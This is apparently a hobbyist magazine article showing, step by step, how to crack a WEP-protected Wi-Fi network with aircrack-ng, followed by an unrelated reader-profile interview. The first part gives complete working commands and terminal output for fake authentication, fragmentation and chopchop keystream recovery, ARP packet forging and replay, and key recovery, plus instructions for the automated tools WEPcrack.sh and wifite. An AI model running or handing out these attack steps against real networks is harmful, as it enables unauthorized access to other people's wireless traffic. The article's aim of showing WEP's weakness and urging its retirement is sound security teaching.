To crack the WEP key for an access point, we need to gather lots of initialization vectors IVs broadcasted by the router. Normal network traffic does not typically generate these IVs very quickly. Theoretically, if you are patient, you can even gather sufficient IVs to crack the WEP key by simply listening to the network traffic and saving them. Since none of us are patient, we use a technique called injection to speed up the process. Injection involves requesting the access point (AP), in this case our router, to resend selected packets over and over very rapidly. This allows us to capture a large number of IVs in a short period of time. Once we have captured a large number of IVs, we can use them to determine the WEP key. Most WEP-based attacks try to use ARP packets to generate a lot of IVs, but this requires that you can capture an ARP packet from an existing client on the network. We will try to crack the network when there is no client attached to sniff ARP packets from.

Our network under attack has these attributes:

- It is a WEP 64bit encrypted connection
- It has the BSSID 9C:C1:72:3A:5F:E1
- It has the ESSID NASA-HQ-Guests
- It is using Channel 1

Here are the basic steps we will be going through, using the readily available aircrack-ng software you can download via apt-get:

1. Start the wireless interface in monitor mode on the specific AP channel. In our case, it's channel 1. Make sure we can receive traffic from the access-point:

```
$ sudo airmon-ng \
  start wlan0 1
$ sudo airodump-ng --bssid \
  9C:C1:72:3A:5F:E1 -i mon0 \
  -c 1
```

2. Use aireplay-ng to do fake authentication to the access-point (no key is required). In order for an access point to accept a packet, the source MAC address must already be associated. If the source MAC address you are injecting is not associated, then the AP ignores the packet and sends out a "deauthentication" packet. In this state, no new IVs are created because the AP ignores all of the injected packets. The lack of association with the access point is the single biggest reason why injection fails.

To associate with an access point, use fake authentication:

```
$ sudo aireplay-ng -1 6000 \
  -q 10 -e NASA-HQ-Guests \
  -a 9C:C1:72:3A:5F:E1 \
  -h 7c:dd:90:ad:b6:cd \
  --ignore-negative-one mon0
```

In the command above, "-1" is fake authentication, 6000 is the reassociation timing in seconds, "-q" is the keep-alive interval, "-e" specifies the SSID of the network you're connecting to, "-a" is the network's BSSID and "-h" is your network card's MAC address (which will act as a client). Once you run the command, you should be prompted that association is successful (Figure 2). Note that some access-points might disassociate the client after a period of inactivity, which foils your attack, so

the command reconnects you automatically. During my tests, I found that after a while, or after many packets, my network adapter would not be able to authenticate to a network. I had to manually unplug and replug the adapter to get it to work again.

```
adrianp@iqp06:~> sudo aireplay-ng -1 6000 -q 10 -e NASA-HQ-Guests -a 9C:C1:72:3A:5F:E1
 -h 7c:dd:90:ad:b6:cd  mon0
14:51:12  Waiting for beacon frame (BSSID: 9C:C1:72:3A:5F:E1) on channel 1

14:51:12  Sending Authentication Request (Open System) [ACK]
14:51:12  Authentication successful
14:51:12  Sending Association Request [ACK]
14:51:12  Association successful :-) (AID: 1)

14:51:22  Sending keep-alive packet
14:51:32  Sending keep-alive packet [ACK]
14:51:32  Got a deauthentication packet! (Waiting 3 seconds)

14:51:35  Sending Authentication Request (Open System) [ACK]
14:51:35  Authentication successful
14:51:35  Sending Association Request [ACK]
14:51:35  Association successful :-) (AID: 1)

14:51:45  Sending keep-alive packet [ACK]
14:51:55  Sending keep-alive packet [ACK]
14:52:05  Sending keep-alive packet [ACK]
14:52:15  Sending keep-alive packet [ACK]
14:52:25  Sending keep-alive packet [ACK]
14:52:35  Sending keep-alive packet [ACK]
```

Figure 2 - Continuous authentication

3. Use aireplay-ng chopchop or fragmentation attack to obtain a Pseudo-Random Generation Algorithm (PRGA). The objective of the following attacks is to build a pseudo-random generation algorithm file that will be used to create new packets for injection. Both the fragmentation and the chopchop methods will produce the same answers, although it is possible that some methods may not work with all APs.

To generate an xor file with the fragmentation method, you need to run this command:

```
$ sudo aireplay-ng -5 \
  -b 9C:C1:72:3A:5F:E1 \
  -h 7c:dd:90:ad:b6:cd mon0
```

Figure 3 - Successful fragmentation attack (using a LLC packet)

```
adrianp@iqp06:~> sudo aireplay-ng -5 -b 9C:C1:72:3A:5F:E1 -h 7c:dd:90:ad:b6:cd mon0
14:59:08  Waiting for beacon frame (BSSID: 9C:C1:72:3A:5F:E1) on channel 1
14:59:08  Waiting for a data packet...


       Size: 70, FromDS: 1, ToDS: 0 (WEP)

            BSSID  =  9C:C1:72:3A:5F:E1
         Dest. MAC  =  01:80:C2:00:00:00
       Source MAC  =  9C:C1:72:3A:5F:E1

       0x0000:  0842 0000 0180 c200 0000 9cc1 723a 5fe1  .B.........r:_.
       0x0010:  9cc1 723a 5fe1 d0da 6df6 1f00 1f70 3d64  ..r:_...m....p=d
       0x0020:  a5ae ddcc a27e 4a13 2d58 2509 5260 51b7  .....~J.-X%.R`Q.
       0x0030:  7b21 66ef 8dfd bb1c c458 082a a916 b3c1  {!f......X.*....
       0x0040:  a259 29e6 f7b0                           .Y)...

Use this packet ? y

Saving chosen packet in replay_src-0404-145908.cap
14:59:10  Data packet found!
14:59:10  Sending fragmented packet
14:59:10  Not enough acks, repeating...
14:59:10  Sending fragmented packet
14:59:10  Not enough acks, repeating...
14:59:10  Sending fragmented packet
14:59:11  Got RELAYED packet!!
14:59:11  Trying to get 384 bytes of a keystream
14:59:11  Got RELAYED packet!!
14:59:11  Trying to get 1500 bytes of a keystream
14:59:11  Not enough acks, repeating...
14:59:11  Trying to get 1500 bytes of a keystream
14:59:11  Got RELAYED packet!!
Saving keystream in fragment-0404-145911.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes keystream
```

Here, "-5" represents fragmentation attack, "-b" is the network's BSSID and "-h" is the fake authenticated client's MAC we did in step #2. In case of a successful generation, the output looks similar to Figure 3 (take note of the file name - fragment-0404-145911.xor).

If the fragmentation method fails, you can try the chopchop method instead (although it seems slower and needs to inject a lot of traffic):

```
$ sudo aireplay-ng -4 \
  -b 9C:C1:72:3A:5F:E1 \
  -h 7c:dd:90:ad:b6:cd mon0
```

The only difference from the previous command is that now we're using "-4" to specify a chopchop attack. The results are similar to the fragmentation attack, and an .xor file is generated on disk, as seen in Figure 4.

```
adrianp@iqp06:~> sudo aireplay-ng -4 -b 9C:C1:72:3A:5F:E1 -h 7c:dd:90:ad:b6:cd mon0
15:04:21  Waiting for beacon frame (BSSID: 9C:C1:72:3A:5F:E1) on channel 1
Read 60 packets...

       Size: 70, FromDS: 1, ToDS: 0 (WEP)

            BSSID  =  9C:C1:72:3A:5F:E1
         Dest. MAC  =  01:80:C2:00:00:00
       Source MAC  =  9C:C1:72:3A:5F:E1

       0x0000:  0842 0000 0180 c200 0000 9cc1 723a 5fe1  .B.........r:_.
       0x0010:  9cc1 723a 5fe1 706d 23f7 1f00 b78e 3559  ..r:_.pm#.....5Y
       0x0020:  e12e 8c5b d5de 78b2 08db 4fc4 92bb 4a01  ...[..x...O...J.
       0x0030:  d46f cccb 2af8 7c72 0997 7118 7560 b10e  .o..*.|r..q.u`..
       0x0040:  7984 205d 93c7                           y. ]..

Use this packet ? y

Saving chosen packet in replay_src-0404-150422.cap

Offset   69 ( 0% done) | xor = 17 | pt = D0 |   26 frames written in   464ms
Offset   68 ( 2% done) | xor = 0D | pt = 9E |  189 frames written in  3229ms
Offset   67 ( 5% done) | xor = B7 | pt = EA |  108 frames written in  1808ms
Offset   66 ( 8% done) | xor = EF | pt = CF |   41 frames written in   705ms
Offset   65 (11% done) | xor = 84 | pt = 00 |  489 frames written in  8276ms
Offset   64 (13% done) | xor = 79 | pt = 00 |   47 frames written in   803ms
Offset   63 (16% done) | xor = 0E | pt = 00 |   71 frames written in  1201ms
```

Figure 4 - ChopChop attack in progress

4. Generate your own ARP packet. In order to trick the access-point in generating a lot of IVs, you need to send it some ARP traffic. Why ARP traffic? Because we need the access-point to rebroadcast the packet so it will generate a new IV. Also, ARP packets are small, and you'll get better performance injecting a 68 byte packet compared to a 1500 byte packet. To generate the packet, you can use packetforge-ng, which is part of the aircrack-ng package:

```
$ packetforge-ng -0 -a 9C:C1:72:3A:5F:E1
-h 7c:dd:90:ad:b6:cd -k 255.255.255.255 -l
255.255.255.255 -y fragment-0404-145911.xor -w arp-
packet
```

The options used are the following: "-0" means build an ARP packet, "-a" is the BSSID of your target network, "-h" is the MAC address of your authenticated client (your network card), "-k" is the IP destination address (broadcast is preferred), "-l" is the source IP address, "-y" points to the xor file

discovered in step 3 and "-w" points to the resulting file name in pcap format.

5. Start an airodump session to capture IVs. Use a separate, standalone terminal window to type the following command:

```
$ sudo airodump-ng \
  --bssid 9C:C1:72:3A:5F:E1 \
  -i mon0 -c 1 \
  -w wep-capture.pcap
```

You need to specify the correct BSSID for the network under attack, the monitor interface, the channel (1) and a file where to write captured traffic. Leave the capture running in a terminal.

6. Start replaying the spoofed ARP packet. Use a separate, standalone terminal window to type the following command:

```
$ sudo aireplay-ng -2 \
  -r arp-packet mon0
```

You will be prompted to select which packet you want to send (the first one is ok) and the process should send about 500pps and continue indefinitely. If you check in the airodump terminal, you will see about the same number of data traffic/s. This indicates that injection is working as expected.

An interesting question arises - would clients connected to the network see this ARP traffic? Well, there's one way to find out, with wireshark! It seems that the answer is yes: authenticated clients will see ARP requests flooding the network, coming from the router asking for who is 255.255.255.255 (Figure 5). This might be a giveaway that the network is under attack, if anyone is watching. For instance, arpwatch running on a host inside the targeted network could detect this flood of ARP traffic.

Even more interesting is the analysis of traffic in monitor mode. You can see that the attacker (7c:dd:90:ad:b6:cd) keeps sending the same layer two LLC + ARP traffic, but the trick is that it's reusing the same IV that it was able to reverse from the fragmentation attack (0x00c2d721). This repeated traffic causes the access-point to generate new requests as seen above and generate lots of new IVs. Once enough IVs have been found, the network is cracked. In order to decrypt traffic in Wireshark once you know the key, you need to go into Edit -> Preferences -> Protocols -> IEEE 802.11 -> Decryption keys and add your WEP key. Now packets that can be decrypted will show the data higher up in the stack. I've placed the sample packet capture in monitor mode on my github page at http://bit.ly/25lx0DD.

Figure 5 - ARP traffic exposes the attack but not the attacker's MAC

60.161861	HuaweiTe_3a:5f:d6	Broadcast	ARP	Who has 255.255.255.255? Tell 192.168.1.2
60.165632	HuaweiTe_3a:5f:d6	Broadcast	ARP	Who has 255.255.255.255? Tell 192.168.1.2
60.168670	HuaweiTe_3a:5f:d6	Broadcast	ARP	Who has 255.255.255.255? Tell 192.168.1.2
60.173681	HuaweiTe_3a:5f:d6	Broadcast	ARP	Who has 255.255.255.255? Tell 192.168.1.2
60.178220	HuaweiTe_3a:5f:d6	Broadcast	ARP	Who has 255.255.255.255? Tell 192.168.1.2
60.182001	HuaweiTe_3a:5f:d6	Broadcast	ARP	Who has 255.255.255.255? Tell 192.168.1.2
60.185855	HuaweiTe_3a:5f:d6	Broadcast	ARP	Who has 255.255.255.255? Tell 192.168.1.2
60.188815	HuaweiTe_3a:5f:d6	Broadcast	ARP	Who has 255.255.255.255? Tell 192.168.1.2
60.192546	HuaweiTe_3a:5f:d6	Broadcast	ARP	Who has 255.255.255.255? Tell 192.168.1.2
60.195397	HuaweiTe_3a:5f:d6	Broadcast	ARP	Who has 255.255.255.255? Tell 192.168.1.2
60.198311	HuaweiTe_3a:5f:d6	Broadcast	ARP	Who has 255.255.255.255? Tell 192.168.1.2

7. Start cracking the key with aircrack-ng. You can do this step even while capturing:

```
$ aircrack-ng \
  -b 9C:C1:72:3A:5F:E1 \
  wep-capture.pcap-01.ivs
```

As usual, "-b" is the BSSID, and you only have to supply the capture file. As soon as it finishes, aircrack will display you the network key, as shown in Figure 6. Finally, I can add to my resume that I hacked NASA :)

```
adrianp@iqpO6:~> aircrack-ng -b 9C:C1:72:3A:5F:E1 wep-capture.pcap-01.ivs
Opening wep-capture.pcap-01.ivs
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 13430 ivs.

                                Aircrack-ng 1.1

                    [00:00:22] Tested 408 keys (got 16925 IVs)

  KB    depth   byte(vote)
   0    2/  4   AB(22016) 50(21760) B3(21760) F5(21760) D7(21504) 14(20992)
   1    0/  2   11(23296) 6B(22016) 0E(21760) A7(21504) DD(21248) 22(20992)
   2    3/  4   D1(21760) A0(21504) D4(21504) E8(21248) C8(21212) 60(20992)
   3    0/  5   F1(22528) 85(22016) B9(21760) 67(21504) B6(21504) 02(20736)
   4    1/  3   ED(21504) CB(21504) 3D(20992) A1(20992) 62(20736) 83(20480)

                        KEY FOUND! [ 50:11:D1:F1:ED ]
      Decrypted correctly: 100%
```

Figure 6 - WEP key is discovered

The actual cracking is fast. For instance, I had to send out about 80,000 packets, a lot of which were dropped by the wireless medium. Injection, capture, and decryption took about 2 minutes total. If we run the test against a 128 bit WEP key, we can discover that it takes a bit longer to decrypt, but in the end we will still get the key.

I ran the suite of cracking tests using all of Hardkernel's WiFi modules. Table 1 shows the results that I found. The test environment jhad with the access-point located about 4 meters away from the ODROID-C1+, in the same room with 44 dBm signal strength.

Note that the number of packets/IVs needed to break WEP can vary based on driver, network traffic, distance to the access-point and radio interference, but all of Hardkernel Wifi mod

Table 1 - WEP cracking results using different Hardkernel WiFi modules

	WEP 64	WEP 128	Remarks
Module 0	Broken in 2 minutes (10500 IVS/50000 packets)	Broken in 7 minutes (43000 IVS/ 170000 packets)	
Module 3	Broken in 4 minutes (6000 IVS/6500 packets)	Broken in 13 minutes (55500 IVS/ 30000 packets)	Injection is less efficient because of the driver (rtl8192cu). Also packet count may be wrong
Module 4	Broken in 4 minutes (12000 IVS/93000 packets)	Broken in 8 minutes (50000 IVS/ 195000 packets)	Can crack WEP in 5GHz band

ules were able to crack WEP no matter what.

Improved tools

The procedure we did before is great for educational purposes because it shows you all of the steps needed, but is cumbersome to do in a real attack. This is why there are lots of tools which automate the attack even further by taking the basic data from the attacker and returning the network key.

Here's a simple shell script (http://bit.ly/1Rke12t) that will ask for initial data and then perform the crack in a loop until the key is obtained. The script starts a few xterms, so if you run it over SSH, remember to enable X11 forwarding. The script takes the wireless interface name as an argument and will do the work to put the interface in monitor mode.

```
$ ssh -X odroid-ip
$ git clone https://github.com/mad-ady/WEPcrack.sh
$ cd WEPcrack.sh
$ sudo bash wepcrack.sh wlan0
```

The script will list all WEP networks around you and ask you to select the network to crack. It will then start authentication, fragmentation attack and injection. In the main window, it will try to crack the key based on the ongoing packet capture. It will ask you if aircrack-ng cracked the key. Note that sometimes aircrack fails to crack the key and needs to be restarted.




Figure 7 - WEPcrack.sh in action. The top window will show the cracked key.

Another tool which is very popular for network password cracking is wifite (http://bit.ly/1NGOSnU). This Python-based tool is much more refined than wepcrack, and with the help of other programs, can attack all network types. We will see wifite in action in future articles. To use it for WEP only, this is what you can do:

```
$ git clone https://github.com/derv82/wifite
$ cd wifite
$ sudo ./wifite.py
```

Wifite will will detect your wireless adapter, show you the surrounding networks, and ask you which networks you want to attack. You can select multiple networks (comma separated) and it will try to crack all networks, allocating 10 minutes for each task. It handles authentication, attack and cracking internally and shows you periodic status updates, but you don't get to see the details. In the end the result is the same: WEP networks get cracked easily.




Figure 8 - wifite elegantly cracks a WEP network

Conclusion

By now it should be clear to you how insecure WEP is as a way to encrypt your wireless traffic. If you see a WEP network in your vicinity, you can crack it in under 10 minutes with free, open source software. As we've seen in the previous article, features like hidden SSID or MAC filters can be reverted easily as well. If you have legacy devices such as phones or IP cameras that only support WEP encryption, you should consider connecting them on a distinct network and giving them the minimum access and port connectivity required to do their job. Considering that better encryption systems like WPA exist for wireless, which has been in existence for more than 12 years, it might be beneficial from a security perspective to decommission non-WPA devices from your network and pursue alternatives promptly. You can further discuss this topic on its support thread at http://bit.ly/1s5ggCa.

MEET AN ODROIDIAN

ANDREW RUGGERI, ASSISTANT EDITOR OF ODROID MAGAZINE

edited by Rob Roy

Andrew and his my beloved Hasselblad 503CX camera

Please tell us a little about yourself.

My name is Andrew Ruggeri and I'm an assistant editor and frequent writer for ODROID Magazine. For my "real world" job, I do autonomy work at Sikorsky Aircraft and live with my wife on the Northeast Coast of the United States. Coincidently, my wife happens to be from the same town in Korea as Hardkernel (small world!) My background is an undergraduate in Biomedical Engineering and, as of recently, a Master's of Electrical Engineering. I've always had a solid interest in embedded devices, from little 8-bit Atmel chips to the a multi-core monster system that is the ODROID-XU4.

How did you get started with computers?

I've always looked up to my brother and tried to copy him as much as possible. When he was in high school, he took a programming class, and I would always watch over his shoulder as he did his homework assignment coding. Later on, I picked up a C++ primer and tried to my best to read through it. Not long after that, I started to play around with an 8-Bit Motorola 68HC11 dev board and assembly. I found embedded system to be much more interesting to work with, and naturally I shifted toward using more high-powered embedded Linux devices, which led me to discover Hardkernel's boards.

What attracted you to the ODROID platform?

My Wandboard Quad is what drove me to ODROID. I wanted to get started with embedded Linux and was looking for a good board. I was torn between the ODROID-XU or the Wandboard. I went with the Wandboard, and quickly learned that a board is only as useful as the community and documentation built around it. I have lurked the ODROID forums for a long time, and I'm amazed how much and how fast it is flourishing. This great community is what not only attracted me to the ODROID platform but, what made me want to be an active part of it. Additionally, I think many will agree the high powered specifications of the boards are a nice enticement as well!

How do you use your ODROIDs?

I use them for a lot of different purposes, as there are many different ODROIDs out there. Primarily, I'm like most people, and I have one set up as an HTPC which runs Kodi. The more interesting use is for my current remote control car project. I have an XU4 and a shifter shield that controls a nRF24L01+ transceiver. The XU4 is running Android with a controller app, which uses the Android NDK under the hood to communicate with the wireless transceiver. The other side of this pair is an ODROID-C1, soon to be replaced with a C0, which runs Linux and is also connected to a nRF24L01+, but the C1 is also connected to a remote control (RC) car. This is still heavily a work in progress, but I enjoy how flexible ODROIDs are to use.

Which ODROID is your favorite and why?

The C1, soon to be C2, and XU4 are my favorites for different reasons. Both of those ODROIDs are very different pieces of equipment, and I think they really shine in their own ways. The C1 makes an excellent HTPC: it's fast, fanless, has support for H.265 HEVC, and runs Kodi wonderfully. The fact that the C1 doesn't share a USB and Ethernet controller makes it ideal for a lightweight NAS. I've played with the C2 a bit, and it is in almost every way a step up from the C1, but I still have yet to find the time to make the official switch. The XU4 is a powerhouse which I use for light desktop task and sometimes as an emulation console.

Andrew and his wife in Goslar, Germany. He speaks several languages fluently.

What innovations would you like to see in future Hardkernel products?

I'm a proud ODROIDian and would like a way to show it. Hardkernel or ODROID stickers would be a cool way to show off your love of ODROIDs and get more people to be aware of these awesome devices. For some more technical innovations, I enjoy the peace and quiet of a passively cooled device and would like to see that as a option for all boards. A neat idea would be if future boards allowed for both cooling options, and the user could buy either a larger heat sink or buy an active cooling system from Hardkernel based on his or her own needs.

What hobbies and interests do you have apart from computers?

Beyond the world of ODROIDs, my main hobbies are photography and foreign languages. I was fortunate to have all my hobbies align when I had an internship with Leica Camera in Germany during an exchange year in college. I have a makeshift darkroom in my basement which I spend hours on end hiding in when I have free time. Foreign languages is, I admit, a bit of an unusual hobby to have, but I enjoy learning new languages and getting a chance to talk with people and use them. If I see you have a some language set in your ODROID forum profile, there is a good chance I'll try to cobble together a few sentences in a reply to you.

What advice do you have for someone wanting to learn more about programming?

Every programmer, no matter how good they are currently, started out as a beginner. I've seen a few people at work start the processes of learning to program and sharing their challenges and my own would be a good way to avoid common pitfalls. I got started when I was in middle school by diving right into C++ by reading a primer guide book and reverse engineering existing code, but this is not the approach I would recommend to anyone. My personal advice is to just get started and take the first step. There are plenty of great websites out there which help you learn, along with an almost limitless amount of YouTube videos as well.

Additionally, you can never learn to program too young, and there are many great online games which can teach the fundamentals. As for the nitty-gritty, try to pick up a very forgiving language such as Python when you begin. Python is a flexible language and has less cryptic error message compared to some other languages and tools. However, most importantly, there is a large amount of documentation with great community behind it as well, and there are loads for great tools and demo code for Python, all available for free.

Andrew adding rows to a community scarf in the Akureyri Library